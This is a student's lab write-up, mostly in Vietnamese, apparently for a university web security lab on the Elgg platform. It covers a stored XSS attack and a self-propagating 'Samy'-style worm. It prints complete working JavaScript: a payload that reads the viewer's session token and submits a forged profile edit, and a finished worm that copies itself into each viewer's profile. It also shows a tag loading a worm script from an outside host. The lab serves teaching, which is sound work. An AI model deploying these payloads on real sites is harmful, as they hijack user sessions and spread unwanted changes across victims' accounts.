
Bước 4: Nhập chương trình đã hoàn thành bên dưới vào About me. Sau đó Save

```
<script type="text/javascript">
window.onload= function(){
    //Javascript code to access user name,user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName = elgg.session.user.name;
    var guid = "&guid="+ elgg.session.user.guid;
    var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token = "&__elgg_token="+elgg.security.token.__elgg_token;
    var name = "&name="+ userName;
    var desc = "&description=Samy is my hero" + "&accesslevel[
    description]=2";
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

    //Construct the content of your url
    var content = token + ts + name + desc + guid;
    var samyGuid = 47;
    if(elgg.session.user.guid != samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax= null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","http://www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```




Kiểm tra kết quả:


Bước 1: Đăng nhập với User Alice




Bước 2: Xem profile của Samy



Profile của Alice ban đầu chưa có thông tin.



Kết quả sau khi xem profile của Samy. Thông tin About me đã được chỉnh sửa



Answer:

Dòng ① có ý nghĩa kiểm tra rằng người dùng hiện tại (đang đăng nhập vào ứng dụng) không phải là chính tài khoản của kẻ tấn công (Samy). Dòng 1 cần thiết vì:

- Với điều kiện elgg.session.user.guid != samyGuid, mã JavaScript chỉ thực hiện khi người dùng hiện tại không phải là kẻ tấn công (Samy). Điều này đảm bảo rằng tấn công chỉ xảy ra khi một người dùng khác (nạn nhân) truy cập vào hồ sơ của kẻ tấn công, mã độc mới được kích hoạt và thực hiện các hành vi như sửa đổi hồ sơ, gửi yêu cầu giả mạo,...

Nếu bỏ dòng ①:

- Nếu không có dòng kiểm tra này, mã JavaScript có thể thực hiện yêu cầu độc hại ngay cả khi kẻ tấn công truy cập vào hồ sơ của chính mình. Điều này sẽ gây ra lỗi hoặc hành vi không mong muốn.
- Tấn công sẽ không còn hiệu quả vì nó không nhắm mục tiêu đến các nạn nhân khác

1.6. Task 6: Writing a Self-Propagating XSS Worm

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. This is exactly the same mechanism used by the Samy Worm: within just 20 hours of its October 4, 2005 release, over one million users were affected, making Samy one of the fastest spreading viruses of all time. The JavaScript code that can achieve this is called a *self-propagating cross-site scripting worm*. In this task, you need to implement such a worm, which not only modifies the victim's profile and adds the user "Samy" as a friend, but also add a copy of the worm itself to the victim's profile, so the victim is turned into an attacker.

To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile. There are several approaches to achieve this, and we will discuss two common approaches.

Link Approach: If the worm is included using the src attribute in the <script> tag, writing selfpropagating worms is much easier. We have discussed the src attribute in Task 1, and an example is given below. The worm can simply copy the following <script> tag to the victim's profile, essentially infecting the profile with the same worm.

```
<script type="text/javascript" src="http://example.com/xss_worm.js">
</script>
```

DOM Approach: If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and displays it in an alert window:

```
<script id=worm>
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";  ①
   var jsCode = document.getElementById("worm").innerHTML;           ②
   var tailTag = "</" + "script>";                                   ③

   var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);  ④

   alert(jsCode);
</script>
```

It should be noted that innerHTML (line ②) only gives us the inside part of the code, not including the surrounding script tags. We just need to add the beginning tag <script id="worm"> (line ①) and the ending tag </script> (line ③) to form an identical copy of the malicious code.


When data are sent in HTTP POST requests with the Content-Type set to application/x-wwwform-urlencoded, which is the type used in our code, the data should also be encoded. The encoding scheme is called *URL encoding*, which replaces non-alphanumeric characters in the data with %HH, a percentage sign and two hexadecimal digits representing the ASCII code of the character. The encodeURICom ponent() function in line ④ is used to URL-encode a string.

Note: In this lab, you can try both Link and DOM approaches, but the DOM approach is required, because it is more challenging and it does not rely on external JavaScript code.


Các bước thực hiện:

Trong task này, ta sẽ thực hiện DOM approach


Bước 1: Đăng nhập với tài khoản Samy



Bước 2: Vào profile của Samy



Bước 3: Nhấn Edit profile




Bước 4: Nhập chương trình bên dưới vào About me. Sau đó Save

Ta sẽ sử dụng lại code trong task 5 và bổ sung các lệnh bên dưới vào code:

```
<script id=worm>
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";   ①
   var jsCode = document.getElementById("worm").innerHTML;            ②
   var tailTag = "</" + "script>";                                    ③

   var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);   ④

   alert(jsCode);
</script>
```

Chương trình hoàn thiện:


```
<script type="text/javascript" id="worm">
window.onload= function(){
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode= document.getElementById("worm").innerHTML;
    var tailTag= "</" + "script>";

    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
    //Javascript code to access user name,user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName = elgg.session.user.name;
    var guid = "&guid="+ elgg.session.user.guid;
    var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token = "&__elgg_token="+elgg.security.token.__elgg_token;
    var name = "&name="+ userName;
    var desc = "&description=Samy is my hero" + wormCode + "&accesslevel[
    description]=2";
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

    //Construct the content of your url
    var content = token + ts + name + desc + guid;
    var samyGuid = 47;
    if(elgg.session.user.guid != samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax= null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","http://www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```




Kiểm tra kết quả:

Đầu tiên, người dùng Alice xem profile của Samy

